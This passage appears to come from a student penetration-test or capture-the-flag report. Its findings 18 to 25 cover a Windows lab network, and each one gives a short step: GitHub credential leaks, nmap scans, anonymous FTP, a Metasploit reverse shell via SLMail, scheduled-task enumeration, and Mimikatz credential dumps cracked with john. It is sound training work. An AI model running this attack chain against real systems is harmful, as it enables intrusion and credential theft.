
Vulnerability 18	Findings
	
Affected Hosts	192.168.13.13
Remediation	

Windows


Vulnerability 19	Findings
Title	Flag 1
Type (Web app / Linux OS / WIndows OS)	Windows
Risk Rating	High
Description	Login credentials found through GitHub page then use john to crack the password.


Vulnerability 19	Findings
Images	
Affected Hosts	
Remediation	Don't allow credential storing in any public setting

Vulnerability 20	Findings
Title	Flag 2
Type (Web app / Linux OS / WIndows OS)	Windows
Risk Rating	Medium
Description	Use nmap to scan for machines and open ports. Enter in 172.22.117.20 into the browser and use newly found credentials to login.


Vulnerability 20	Findings
Images	
Affected Hosts	172.22.117.0/24, 10 and 20 found
Remediation	

Vulnerability 21	Findings
Title	Flag 3
Type (Web app / Linux OS / WIndows OS)	Windows
Risk Rating	Medium
Description	Use the previous scan to discover FTP is open on port 21. Enter ftp://172.22.117.20 into the browswer



Vulnerability 21	Findings
Images	
Affected Hosts	172.22.117.20
Remediation	

Vulnerability 22	Findings
Title	Flag 4
Type (Web app / Linux OS / WIndows OS)	Windows
Risk Rating	High
Description	SLMail on port25 and 110 revealed. Use Metasploit to run a reverse shell on the machine.
Images	
Affected Hosts	172.22.117.20
Remediation	



Vulnerability 23	Findings
Title	Flag 5
Type (Web app / Linux OS / WIndows OS)	Windows
Risk Rating	High
Description	In the same exploit, Run schtasks /query to search for tasks. I ran schtasks /query /tn flag5 to see that a task names flag5 existed. Then typed schtasks.exe /query /fo LIST /v /tn flag5

Vulnerability 23	Findings
Images	
Affected Hosts	172.22.117.20
Remediation	

Vulnerability 24	Findings
Title	Flag 6
Type (Web app / Linux OS / WIndows OS)	Windows
Risk Rating	Critical
Description	Use kiwi lsa_dump_sam to get the hash and crack it with john.

Vulnerability 24	Findings
Images	 
Affected Hosts	172.22.117.20
Remediation	

Vulnerability 25	Findings
Title	Flag 7
Type (Web app / Linux OS / WIndows OS)	Windows
Risk Rating	Critical

Vulnerability 25	Findings
Description	Using the search command in Meterpreter will reveal flag7.txt in the C:\Users\Public\Documents . Use kiwi_cmd lsadump::cache to reveal ADMBob user and hash. Crack using John to now have access to the DC10 machine
Images	 
Affected Hosts	172.22.117.20
Remediation	Lock down on privileges to access different servers and systems.